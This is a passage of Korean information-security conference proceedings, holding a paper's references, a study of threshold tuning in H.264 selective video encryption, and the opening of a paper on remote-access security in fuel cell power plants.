8) 이는 정보보호환경 개선에 전문 인력을 유인하는 방안으로도 작용할 수 있다[16].

the ACM, 1983

[3] A Cecil, A summary of hacking organizations, conferences, publications, and effects on society, cs.wustl.edu, 2016

[4] SD Müller, F Ulrich, The Competing Values of Hackers: The Culture Profile that Spawned the Computer Revolution, System Sciences(HICSS), 2015

[5] MS02-062, Microsoft Security TechNet, https://technet.microsoft.com/en-us/library/security/ms02-062.aspx

[6] B Schneier, Attacking Tor: how the NSA targets users' online anonymity, The Guardian, 2013

[7] S Egelman, C Herley, PC Van Oorschot, Markets for zero-day exploits: Ethics and implications, NSPW '13 Proceedings of the 2013 New Security Paradigms Workshop

[8] A Kuehn, M Mueller, Analyzing bug bounty programs: An institutional perspective on the economics of software vulnerabilities, TPRC Conference Paper, 2014

[9] Darren Pauli, Bug bounty hunters score big dollars and the boom's only just begun, theregister, 2016

[10] L Ferdinando, Carter Announces 'Hack the Pentagon'Program Results, www.defense.gov, 2016

[11] Pwn2Own, https://ko.wikipedia.org/wiki/Pwn2Own

[12] PwnFest2016, http://pwnfest.org/#

[13] J Choi, W Aiken, J Ryoo, H Kim, Bypassing the Integrity Checking of Rights Objects in OMA DRM: a Case Study with the MelOn Music Service, IMCOM '16 Proceedings of the 10th International Conference on Ubiquitous Information Management and Communication, 2016

[14] 권영준, 해킹(hacking) 사고에 대한 개인정보처리자의 과실판단기준, 저스티스, 2012. 10.

[15] 고형석, 개인정보침해와 손해배상책임의 원칙, 저스티스, 2014. 12.

[16] 서혜진, 임종인, 화이트해커 인력 활용 및 유지를 위한 정부기관의 역할 방안 제안, 한국인터넷정보학회, 2016. 4.

H.264 선택적 암호화의 임계값에 대한 실험적 분석+)

김영은*, 홍지형**, 김윤정**

*서울여자대학교 수학과, **서울여자대학교 정보보호학과

Experimental Analysis of Threshold for H.264 Selective Encryption

Yeong-eun Kim*, Jihyung Hong**, Yoonjeong Kim**

*Mathematics, Seoul Women's University,

**Department of information security, Seoul Women's University.

요 약

본 논문은 Zhao와 Zhuo가 제안한 H.264 영상의 선택적 암호화 방법에서 상수로 지정된 임계값과 움직임의 강도에 따라 암호화되는 MVD의 양을 가변적으로 변경하고 암호화하여 그 분석 결과를 비교하여 설명한다. 움직임이 크고 배경이 많이 변경되는 영상의 경우에 암호화된 시각 효과는 Zhao와 Zhuo의 선택적 암호화 방법의 결과 영상과 동일한 수준이면서 한편으로 암호화되는 데이터 비율 (EDR)은 효율적으로 감소함을 실험을 통해 직접 확인하였다. 이 연구는 H.264 및 다양한 영상 암호화 방식 개선에 기여할 것이다.

I. 서론

H.264는 기존에 존재한 MPEG-2, MPEG-3, H.263보다 제공하는 영상의 화질 면에서 더 좋은 방향으로 개선하고 네트워크나 시스템 등에서는 비용을 낮춘 방향으로 발전되었다. H.264는 블루레이 디스크와 같이 고선명 영상의 경우에 H.264를 디코딩할 수 있으며, 전 세계 최대 무료 동영상 공유 사이트인 유튜브와 같은 인터넷 스트리밍 서비스, 멀티미디어 플레이어로 널리 쓰이는 어도비 플래시 플레이어와 같은 웹 소프트웨어, 고선명 텔레비전(HDTV) 방송 등 넓은 범위에서 사용되고 있다 [1-4]. H.265는 H.264에 비해 압축효율이 높지만 5배 이상의 연산량을 요구한다는 것이 아직은 상용화에 어려움이 따른다고 한다 [5].

여러 장의 프레임이 모여 하나의 영상을 구성하는데, 방송 송출과 같은 실시간 영상 스트리밍에는 대용량의 데이터 처리 기술이 필요하다. 또한 기술의 발전과 촬영 장비의 고급화로 인하여 자연스레 제작되는 영상의 크기도 점점 커지고 있다. 이에 현재 다양한 영상 압축 기법이 제안되고 있다. 모든 영상에는 영상을 제작한 사람의 권리가 부여되는데 인증되지 않은 사용자가 영상에 접근하는 것을 막기 위하여 동영상 암호가 필수적이다. 대부분의 영상 암호에는 RSA, AES와 같은 키를 요구로 하는 암호화 방식이 채택되었는데, 공격자는 암호화된 영상의 핵심 키를 다양한 공격방법을 이용해 찾아내 원본 영상 데이터를 탈취할 수 있다는 취약점을 가지고 있다. 따라서 더욱 강화된 암호화 알고리즘이 요구되어지고 있는데, 기존의 영상 암호화와 관련된 작업들은 다음과 같다.

1.1 완전 암호화(Full Encryption)

완전 암호화는 영상을 전부 암호화 하는 방식으로 가장 높은 보안성을 가진다. RSA, AES와 같은 암호화 알고리즘을 영상에 적용시키는

+) 이 논문은 미래창조과학부 및 정보통신기술진흥센터의 대학ICT연구센터육성 지원(IITP-2017-2014-0-00636)과 2016년도 정부(미래창조과학부)의 재원으로 한국연구재단의 지원(No. NRF-2016R1A2B4011984)을 받아 수행된 연구임.

것인데 이러한 암호화의 경우 계산 효율이 낮고, 영상 압축 표준의 형식 준수를 유지할 수 없다는 단점을 가지고 있다. 완전 암호화 과정 중 갑작스런 동기화 손실이 발생하는 경우 전체 비트스트림을 디코딩할 수 없게 되어 형식 유지가 어렵게 된다 [6]. 따라서 완전 암호화는 효율적이고 안정적인 암호가 어려울 수 있다.

1.2 선택적 암호화(Selective Encryption)

선택적 암호화는 주로 영상이 가진 특성들을 고려해 요소마다 적합한 암호화 방식을 선택하여 발전되고 있다. 이는 계산 비용(Computational cost)을 낮추어 계산 효율성을 높인다. 또한 영상 압축 표준의 형식 준수를 유지할 수 있는데 형식을 준수한다는 의미는 결국 디코딩이 큰 오류 없이 정상적으로 가능하다는 의미로 이는 곧 완전 암호화보다 유리하다고 할 수 있다.

II. Zhao와 Zhuo의 선택적 암호화

Zhao와 Zhuo는 영상의 프레임을 질감의 관점에서 “복잡함”, “비복잡함” 으로 분류하고, 움직임의 강도에 따라 “고강도”, “중간강도”, “저강도” 로 분류하였다 [4].

질감 복잡도는 VLC 코드워드의 0이 아닌 계수의 토큰과 intra4x4_pred_mode를 결합하여 비디오 내용으로 식별한다. VLC 코드워드에 있는 0이 아닌 계수가 클수록 포함하는 대역 성분이 높고, 질감 복잡도 또한 크다. 질감 복잡도를 식별하는 방법으로 다음과 같이 계산한다.

먼저 I 프레임의 0이 아닌 계수의 평균 토큰을 수식 (1)에 의해 구한다. 여기서 B는 블록의 그림 사이즈이고, F는 샘플 프레임의 수를 나타낸다.

$$Ave\_CoeffToken\_I = \frac{\sum_{F}\sum_{B} CoeffToken}{B*F} \quad (1)$$

I 프레임의 0이 아닌 계수의 평균 토큰을 구하고 나면 수식 (2)를 이용해 질감 복잡도를 구한다. T_{dct}는 DCT계수로 결정된 질감 복잡도이고, th_{dct}는 2.5라는 값으로 설정되어 있다.

$$current\ video\ clip \begin{cases} \in T_{dct}, & \text{if } Ave\_CoeffToken\_I \geq th_{dct} \\ \notin T_{dct}, & \text{otherwise} \end{cases} \quad (2)$$

intra4x4_pred_mode의 수가 많을수록 더 복잡한 텍스처가 존재한다. 이때 SPM_I_t는 t번째 프레임에서 intra4x4_pred_mode의 수를 나타내고, SPM_I_{ratio}의 정규화 된 값은 수식 (3)과 같이 계산할 수 있다. 이 값은 각 프레임에서의 세부 블록들이 차지하는 평균 면적의 비율을 나타낸다.

$$SPM\_I_{ratio} = \frac{\sum_{t}^{F} SPM\_I_t}{F*B} \quad (3)$$

비디오의 질감은 작은 예측모드의 측정값에 의해 식별되는데 수식 (4)를 이용해 구한다. T_{spm}은 예측모드에 의해 결정되는 질감 복잡도를 나타내고, 여기서 th_{spm}은 40%로 0.4라는 값으로 설정되어 있다.

$$current\ video\ clip \begin{cases} \in T_{spm}, & \text{if } SPM\_I_{ratio} \geq th_{spm} \\ \notin T_{spm}, & \text{otherwise} \end{cases} \quad (4)$$

즉, 비디오는 수식 (5)에서 보이는 질감의 관점에서 “복잡함”과 “비복잡함” 으로 분류된다.

$$\begin{cases} T_c = T_{spm} \cap T_{dct} \\ T_{non\text{-}c} = \text{otherwise} \end{cases} \quad (5)$$

움직임의 강도는 모션 벡터 코드워드의 suffix 길이 평균으로 Ave_MVinfoSuffixLen와 MVvariance가 존재한다. 각각은 전체의 움직임의 변화 및 움직임의 크기의 평균으로 구해진다. 여기서 th_{high}와 th_{med}의 임계값은 각각 2와 1.4로 설정되어 있다. 수식 (6)에 의하면 Ave_MVinfoSuffixLen과 MVvariance가 th_{high}와 th_{med}의 임계값인 2와 1.4보다 클 경우 “고강도”로 분류되고 MVvariance가 1.4와 2 사이에 있을 경우 “중간강도”, 1.4 보다 작은 경우에는 “저강도”로 분류된다.

그림 1에 따라 영상을 질감 복잡도과 움직임

$$\begin{cases} M_{high}, & \text{if } Ave\_MVinfoSuffixLen \geq th_{high} \;\&\&\; MVvariance > th_{high} \\ M_{medium}, & \text{if } th_{med} \leq MVvariance \leq th_{high} \\ M_{low}, & \text{if } MVvariance < th_{med} \end{cases} \quad (6)$$

강도의 관점에서의 분류하였고, 영상을 분류하는 각각의 임계값들은 고정적으로 값이 정해져 있다. 표 1에서 고강도 움직임의 경우에는 GOP

의 모든 P 프레임의 MVD를 암호화하고, 중간 강도 및 저강도 움직임의 경우에는 처음 70% 및 30% 양의 MVD만 암호화한다 [4].




그림 1. 내용 기반 영상 암호 알고리즘에서 영상 프레임을 구분하는 순서도 [4]

표 1. 서로 다른 콘텐츠 기능을 가진 비디오의 암호화 체계 [4]

content	*high-intensity motion*	*medium-intensity motion*	*low-intensity motion*
complex texture	all the IntraPredModes, non-zeros, MVDs in GOP	IntraPredModes, non-zeros, MVDs in 70%P of GOP	IntraPredModes, non-zeros, MVDs in 30%P of GOP
non-complex texture	IntraPredModes, 3 low-band DCTs, MVDs in all Ps of the GOP	IntraPredModes, 3 low-band DCTs, MVDs in 70%P of the GOP	IntraPredModes, 3 low-band DCTs, MVDs in 30%P of the GOP

III. 실험 방법

우리는 비디오를 분류하는 각각의 임계값들과 암호화하는 MVD의 양을 가변적으로 바꾸어보았다. 먼저 질감 복잡도를 결정하는 th_{dct}와 th_{spm}의 값을 바꾸어 보고, 둘째로 움직임 강도를 결정하는 th_{high}와 th_{med}의 값을 변경시켜보았다. 셋째로 움직임 강도에 따른 MVD의 암호화 양을 변경시켜보았고, 마지막으로 th_{high}, th_{med} 그리고 움직임 강도에 따른 MVD의 암호화 양을 같이 변경시켜보았다. 우리는 이 실험에서 foreman, akiyo, mobile, mother_daughter, football, bus이라는 6가지의 H.264 영상을 가지고 실험하였다.

실험에 쓰이는 모든 비디오 시퀀스는 CIF의 포맷으로 인코딩한다. 각 GOP는 15 프레임으로 구성되고 각각은 초당 15 프레임의 프레임 속도로 100 프레임을 구성한다. 인코딩 모드로는 첫 번째 프레임은 I이고 다른 프레임은 모두 P 프레임인 형태이다. QP는 28로 설정하고 실험에 사용되는 시스템의 구성은 2.40GHz 및 RAM 8.00GB의 Intel(R) Core(TM) i5-6200U 프로세서이다.

IV. 실험 결과

4.1 질감 복잡도 임계값 th_{dct}와 th_{spm}값의 변경

질감 복잡도를 결정하는 초기의 임계값으로 th_{dct}은 2.5, th_{spm}은 0.4 값으로 설정되어있다. 움직임의 강도를 분류하는 th_{high}와 th_{med}, 움직임 강도에 따라 암호화되는 MVD의 양은 초기의 고정적인 값으로 설정해두고 th_{dct}와 th_{spm}의 값만 변경 시켜보았다.

Foreman, akiyo, mobile, mother_daughter는 초기의 임계값으로 나온 결과보다 경과시간(elapsed time) 및 암호화되는 데이터 비율 EDR(Encrypted Data Ratio)이 조금 커졌다. 임계값을 다른 값으로 변경해보아도 EDR은 계속 동일한 값으로 나왔다. Football의 경우에는 EDR의 변화가 아예 없었고, bus는 오히려 EDR이 감소하였다.

4.2 움직임강도 임계값 th_{high}와 th_{med}값의 변경

움직임의 강도를 결정하는 초기 값으로 th_{high} 및 th_{med}는 각각 2, 1.4를 갖는다. th_{dct}와 th_{spm}의 값과 움직임 강도에 따라 암호화하는 MVD의 양은 초기의 고정적인 값으로 설정해두고 th_{high}와 th_{med}의 값만 변경시켜보았다.

상대적으로 배경이 바뀌지 않는 정적인 akiyo, mobile, mother_daughter는 임계값을 아무리 변경시켜도 경과시간 및 EDR에는 거의 변화가 없었다. 반면, 움직임이 크고 상대적으로 배경이 바뀌는 foreman, football, bus의 경우에는 선택적으로 암호화하는 비율인 EDR이 감소하였다. 특히, 고강도인 football, bus는 EDR이 눈에 띄게 줄어들었다.

4.3 움직임의 강도에 따라 암호화되는 MVD 양의 변경

초기의 고강도 움직임의 경우, GOP의 모든 P 프레임의 MVD를 암호화하고, 중간강도 및 저강도 움직임의 경우에는 처음 70% 및 30% 양의 MVD만 암호화한다. 다른 요소들은 배제하고 암호화하는 MVD의 양만 변경시켜보았다.

Foreman, akiyo, mobile, mother_daughter는 중간강도 움직임일 때 암호화하는 MVD의 양이 증가하고, 저강도 움직임일 때 암호화하는 MVD의 양이 감소할수록 경과시간은 거의 차이가 없지만 EDR은 아주 조금씩 커졌다. Football의 경우에도 경과시간에서는 거의 차이가 없었고 EDR의 변화는 전혀 없었다. 반면 bus는 초기보다 EDR이 감소한 것을 볼 수 있었다.

표 2. th_{high}, th_{med} 그리고 움직임에 따른 MVD 암호화 양 같이 변경

Size	Sequence			th_{high} = 2 th_{med} = 1.4	th_{high} = 5 th_{med} = 2	th_{high} = 10 th_{med} = 2	th_{high} = 10 th_{med} = 5
CIF	Foreman	*70% & 30%*	Elapsed time	2.23958ms	2.39583ms	2.29167ms	2.29167ms
			EDR	12.9406%	11.7653%	11.7653%	11.3714%
		80% & 20%	Elapsed time	2.34375ms	2.39583ms	2.65625ms	2.5ms
			EDR	13.6288%	11.562%	11.562%	10.9522%
		90% & 10%	Elapsed time	2.55208ms	2.44792ms	2.44792ms	2.44792ms
			EDR	13.9316%	11.3376%	11.3376%	10.5032%
	Akiyo	*70% & 30%*	Elapsed time	0.625ms	0.572917ms	0.572917ms	0.520833ms
			EDR	9.88647%	9.88649%	9.88649%	9.88649%
		80% & 20%	Elapsed time	0.625ms	0.625ms	0.572917ms	0.625ms
			EDR	11.3642%	9.59094%	9.59094%	9.59094%
		90% & 10%	Elapsed time	0.625ms	0.625ms	0.572917ms	0.625ms
			EDR	11.6693%	9.27633%	9.27633%	9.27633%
	Mobile	*70% & 30%*	Elapsed time	7.65625ms	7.44792ms	7.70833ms	7.70833ms
			EDR	9.80871%	9.80871%	9.80871%	9.80871%
		80% & 20%	Elapsed time	7.76042ms	7.55208ms	7.91667ms	7.55208ms
			EDR	10.6032%	9.64826%	9.64826%	9.64826%
		90% & 10%	Elapsed time	7.76042ms	7.65625ms	7.76042ms	7.44792ms
			EDR	10.7637%	9.489%	9.489%	9.489%
	Mother_ daughter	*70% & 30%*	Elapsed time	0.83333ms	0.78125ms	0.833333ms	0.833333ms
			EDR	11.4607%	11.4607%	11.4607%	11.4607%
		80% & 20%	Elapsed time	0.833333ms	0.78125ms	0.833333ms	0.833333ms
			EDR	14.1162%	10.9505%	10.9505%	10.9505%
		90% & 10%	Elapsed time	0.833333ms	0.78125ms	0.885417ms	0.833333ms
			EDR	14.6193%	10.4683%	10.4683%	10.4683%
	Football	*70% & 30%*	Elapsed time	2.45787ms	2.63343ms	2.63343ms	2.45787ms
			EDR	18.3727%	15.6109%	15.1723%	11.966%
		80% & 20%	Elapsed time	2.45787ms	2.63343ms	2.80899ms	2.80899ms
			EDR	18.3727%	16.5354%	16.2628%	11.3851%
		90% & 10%	Elapsed time	2.80899ms	2.80899ms	2.45787ms	2.63343ms
			EDR	18.3727%	17.46%	17.3118%	10.7214%
	Bus	*70% & 30%*	Elapsed time	5.3125ms	5.10417ms	5.20833ms	5.20833ms
			EDR	14.9731%	10.6883%	10.6883%	10.4491%
		80% & 20%	Elapsed time	5.52083ms	5.20833ms	5.3125ms	5.52083ms
			EDR	11.9639%	10.5272%	10.5272%	10.1709%
		90% & 10%	Elapsed time	5.41667ms	5.3125ms	5.3125ms	5.41667ms
			EDR	12.1793%	10.3677%	10.3677%	9.89614%




그림 2. Zhao와 Zhuo의 작업과 우리 것과의 암호화된 데이터 비율(EDR) 비교

4.4 움직임강도 임계값 th_{high}, th_{med}과 움직임 강도에 따라 암호화되는 MVD 양 동시 변경

th_{dct}와 th_{spm}의 값의 변경은 경과시간 및 암호화된 데이터 비율(EDR)에 영향을 거의 주지 않기 때문에 이것을 배제하고 th_{high}와 th_{med}, 그리고 움직임 강도에 따라 암호화하는 MVD의 양을 같이 변경시켜 보았다.

표 2를 보면, th_{med}를 같은 값으로 고정시키고 th_{high}의 값을 변경시키면 실험에 쓰인 모든 동영상의 경과시간 및 EDR에 변화가 거의 없다. 반면, th_{high}를 같은 값으로 고정시키고 th_{med}를 변경시키면 각각의 경과시간은 여전히 변화가 거의 없지만 EDR은 움직임의 강도가 상대적으로 큰 동영상에서는 감소하는 모습을 보인다.

그림 2를 보면, 움직임이 매우 크고 상대적으로 배경의 변화가 큰 football, bus의 경우에는 임계값 및 암호화하는 MVD의 양을 크게 변화 시킬 때마다 EDR이 눈에 띄게 감소하였다. 중간강도의 움직임에 배경이 조금 바뀌는 foreman의 경우에는 EDR이 조금 감소하였고, 배경이 거의 바뀌지 않는 akiyo, mobile, mother_daugter의 경우에는 경과시간 및 EDR의 변화가 아주 미미하였다.

그림 3과 그림 4를 보면, 배경이 크게 바뀌는 영상인 football, bus를 대상으로 0번째 프레임, 40번째 프레임, 80번째 프레임을 왼쪽부터 원본, Zhao와 Zhuo의 것 그리고 우리의 것으로 암호화하였다. Zhao와 Zhuo [4]의 것은 th_{high} = 2, th_{med}= 1.4 그리고 암호화하는 MVD의 양이 중간강도일 때 70%, 저강도일 때 30%으로 암호화한 것이다. 우리의 것으로는 우리의 실험 중에서 EDR이 가장 낮아진 th_{high} = 10, th_{med}= 5 그리고 암호화하는 MVD의 양이 중간강도일 때 90%, 저강도일 때 10%으로 암호화한 것이다. 암호화된 정도는 Zhao와 Zhuo의 작업과 우리의 것이 시각적으로 거의 비슷하다.



그림 3. 원본, Zhao와 Zhuo의 것 그리고 우리의 것으로 암호화한 football의 0번째 프레임, 40번째 프레임, 80번째 프레임



그림 4. 원본, Zhao와 Zhuo의 것 그리고 우리의 것으로 암호화한 bus의 0번째 프레임, 40번째 프레임, 80번째 프레임

V. 결론

본 논문에서는 다양한 영상 포맷 중 H.264에 대한 Zhao와 Zhuo의 암호 알고리즘에 대하여, 질감 복잡도 및 움직임의 강도 임계값, 암호화되는 MVD의 양을 변화시키는 실험을 하였다. 실험 결과, 움직임이 크고 상대적으로 배경의 변화가 많은 영상의 경우 영상의 암호화된 시각적 이미지는 기존의 것과 비슷하면서도 암호화되는 데이터 비율 (EDR)이 감소하는 것을 보여주었다. 향후 다른 H.264 영상 이미지들에 대해서도 실험을 하고 H.264의 후속으로 등장한 고효율 비디오 코딩인 H.265 등 다양한 영상 포맷에 대한 암호화 연구를 수행하고자 한다.

O 감사의 글 본 논문은 이강 교수님, 주정현님, 이철희 박사님이 작성하신 H.264 소스를 이용하였습니다, 감사드립니다.

[참고문헌]

[1] Kang Yi, Yuo-Han Lee and Jong-Hyun Joo, Fast H.264 Video Decoding by Bit Order Reversing and Its Application to Real-time H.264 Video Encryption, International Journal of Multimedia and Ubiquitous Engineering 11(3):45 -56, 2016.

[2] Cyril Bergeron and Catherine Lamy-Bergor, Compliant selective encryption for h. 264/AVC video streams. IEEE 7th Workshop on Multimedia Signal Processing, pp. 1-4. 2005.

[3] Fei Peng, Xiao-wen Zhu and Min Long, An Effective Selective Encryption Scheme for H. 264 Video based on Chaotic Qi System. International Journal of Digital Crime and Forensics (IJDCF) 5(2): 35-49, 2013.

[4] Yingdi Zhao and Li Zhuo, A Content-Based Encryption Scheme for Wireless H.264 Compressed Videos, International Conference on Wireless Communications & Signal Processing (WCSP), 2012.

[5] H.265, https://namu.wiki/w/H.265, 2017년 6월에 확인.

[6] Hermann Hellwagner, Robert Kuschnig, Thomas Stutz and Andreas Uhl, EfficientIn-Network Adaptation of Encrypted H.264/SVC Content, Signal Processing: Image Communication 24, 2009.

원격운전 신재생 발전설비 보안취약점 개선 : 발전용 연료전지 시스템을 중점으로

양승화, 김휘강

고려대학교 정보보호대학원

Improvement of remote control for renewable power plant security vulnerability : focus on fuel cell system

Seung Hwa Yang, Huy Kang Kim

Korea University

요 약

발전용 연료전지 시스템은 신재생에너지 시스템 중 하나로 환경요소에 구애받지 않는 안정적인 발전원으로써 향후 점진적으로 늘어날 전망이다. 이러한 발전용 연료전지 시스템의 운전을 위해 태생적으로 원격접속이 필요하여 보안취약성을 가질 수밖에 없는 것이 특징이다. 하지만 발전용 연료전지 시스템은 아직 '주요 정보통신 기반시설'로 지정되지 않았으며, '주요 정보통신 기반시설 취약점 분석·평가' 항목은 발전용 연료전지 시스템의 운전특징인 원격운전에 대해서 점검항목을 다루고 있지 않고 있다. 이에 본 연구는 기반시설 취약점 분석평가 점검 항목이 발전용 연료전지 시스템의 보안취약성을 점검에 부적합 사유를 논하고자 한다. 또한 이러한 부적합 사항을 개선할 수 있는 'VPN 보안 가이드'를 검토하고자 한다. 이러한 'VPN 가이드'와 '주요 정보통신 기반시설 취약점 분석·평가' 항목의 병행점검은 향후 건설될 발전용 연료전지 시스템의 보안수준 향상에 기여할 수 있다.

I. 서론

최근 미세먼지의 증가로 인해 대내외적인 관심이 대기환경에 집중되고 있다. 이를 예측하여 전력산업계를 관리하는 산업통상자원부는 탄소와 미세먼지를 배출하는 발전원을 줄이고자 2012년부터 신재생에너지 공급 의무화제도(RPS : Renewable Portfolio Standard)를 운영하여 발전사업자가 공급 의무화 실적을 지키도록 법률로 지정하였으며, 해당 의무기준치를 맞추기 위해 신재생에너지 발전원을 계속해서 증설해오고 있다.[1]

이러한 신재생에너지 발전원 중 국내에 구축되어 운영되고 있는 분야는 크게 태양광, 풍력, 연료전지 시스템이 있으며, 그 중 태양광과 풍력은 날씨와 환경적인 요소에 영향을 많이 받아 발전량을 제어하는데 어려움이 있지만 연료전지 시스템은 타 발전원 대비 입지용이성과 높은 발전량 그리고 전력피크 발생 시 피크기여도가 높아 차세대 신재생에너지 발전원으로 각광받고 있다.

현재 국내 신재생에너지 발전설비 중 발전용 연료전지 시스템 분야 투자 및 보급 규모는 1조 7천억 원 수준이며, 민간 분야의 발전용 설비 투자 현황은 (2007년 이후) 5,200억 원 규모이다. 이 시장은 2016년까지 매년 350MW의 새로운 시장이, 2017년부터 2022년까지는 약 700MW의 새로운 시장이 확대될 것으로 신재생에너지 업계는 예측하고 있다. 또한 정부는 7차 전력수급계획(2015년 8월)에서 타 신재생에너지와 함께 발전용 연료전지의 보급을 2020년까지 641MW, 29년까지 약 1,351MW를 보급할 계획이다.[2]

이처럼 발전용 연료전지 시스템의 구축개소가 늘어나고 있지만, 발전용 연료전지 시스템은 아직 '주요 정보통신 기반시설'로 지정함을 고려하고 있지 않으며, 발전용 연료전지 시스템에 대한 보안 연구가 전무하여 보안 사각지대에 놓여있는 상태이다.

본 논문에서는 발전용 연료전지 시스템이 기존 발전제어시스템과의 차이점을 논하고, 이 시스템의 보안취약점을 분석하기 위한 평가방법에 대해서 논하고자 한다.

국내 발전용 연료전지 구축현황

발전사업자	위치	용량	상업운전
한국남동발전	경기분당	0.3MW	2006.10
버추얼텍	전북군산	2.4MW	2008.10
한국중부발전	충남보령	0.3MW	2008.10
포스코에너지	경북포항	2.4MW	2008.10
GS EPS	충남당진	2.4MW	2009.05
포스코에너지	서울노원	2.4MW	2009.06
MPC율촌전력	전남여수	4.8MW	2009.08
한국동서발전	경기일산	2.4MW	2009.10
포스코에너지	인천서구	2.4MW	2010.01
벽산엔지니어링	부산사하	1.2MW	2010.04
GS파워	경기안양	4.8MW	2010.08
포스코에너지	서울마포	2.4MW	2010.10
티씨에스원	대구달서	5.6MW	2010.09
		5.6MW	2011.05
한국동서발전	경기일산	2.8MW	2011.04
부산연료전지	부산강서	5.6MW	2011.10
MPC율촌전력	전남여수	5.6MW	2012.01
한국동서발전	경기일산	2.8MW	2013.02
한공남동발전	경기분당	3.8MW	2013.04
한국동서발전	울산남구	2.8MW	2013.08
경기그린에너지	경기화성	58.8MW	2013.12
한국남동발전	경기분당	3.1MW	2013.
한국남동발전	경기안산	2.6MW	2013.
두산퓨얼셀	서울송파	0.8MW	2013.12
두산퓨얼셀	부산	0.4MW	2013.
서인천연료전지	서인천	11.2MW	2013.02
		5MW	2016.05
에스파워	경기광명	5MW	2015.08
고덕그린에너지	서울강동	20MW	2014.10
경기도 광명	S-Power	5MW	2015.01
		계	174.7MW

표 1 국내 발전용 연료전지 현황 (2016.05 기준)[3]

II. 본론

1.1 기존 발전제어시스템과 발전용 연료전지 시스템의 차이점

본 절에서는 기존의 발전제어시스템과 발전용 연료전지 시스템의 차이점을 비교하고자 한다.

그림 1은 화력발전 제어시스템을 간략화한 구성이다. 현장 설비의 데이터가 취합되어 설비별 제어카드에 전달되고, 전달된 데이터는 2중 링 구조로 된 네트워크에 전달되어 서버와 엔




그림 1 화력발전 제어시스템 간략 구성도[4]

지니어링 콘솔 그리고 설비운전을 위한 오퍼레이팅 콘솔로 전달되게 된다.

다음으로 그림 2는 연료전지 시스템을 간략화한 구성이다. 설비의 운전을 위한 구성은 앞서본 화력발전 제어시스템과 크게 다르지 않다고 할 수 있다. 하지만 정보보안 측면에서의 차이점을 논한다면 RMS(Remote Monitoring System) 유닛을 통해 외부 인터넷망에 연결되어 운전이 이루어짐을 말할 수 있다.




그림 2 발전용 연료전지 시스템 간략 구성도[5]

외부 운전원은 발전용 연료전지 시스템의 제어를 위해 인터넷을 통해 RMS 유닛에 접속하게 되며, RMS 유닛을 통해 BMS 유닛의 기능을 사용하게 되고 제한적이지만 아래의 표2와 같은 권한을 가지게 된다.

표2와 같은 권한은 흔히 발전제어 시스템에서 운전원이 가지는 권한과 크게 다르지 않다. 이는 발전용 연료전지 시스템은 발전제어시스템과 달리 원격운전을 위한 충분한 권한 가진다고 말할 수 있다.

연료전지 RMS 유닛 권한부여 내역
제어권한
– 연료전지 시스템 정지
– 연료전지 운전모드 전환
모니터링 권한
– 연료전지 시스템 운전모드 / 상태
– 누적 연료 사용량
– 실시간 전력 효율 / 연료 유량
– 실시간 발전 출력량
– 운전시간 / Event Signal

표 2 연료전지 RMS 유닛 권한부여 내역[5]

1.2 발전용 연료전지 시스템의 노출된 보안취약점(관심도)

본 절에서는 발전용 연료전지 시스템의 노출된 보안취약점에 대해서 논하고자 한다.

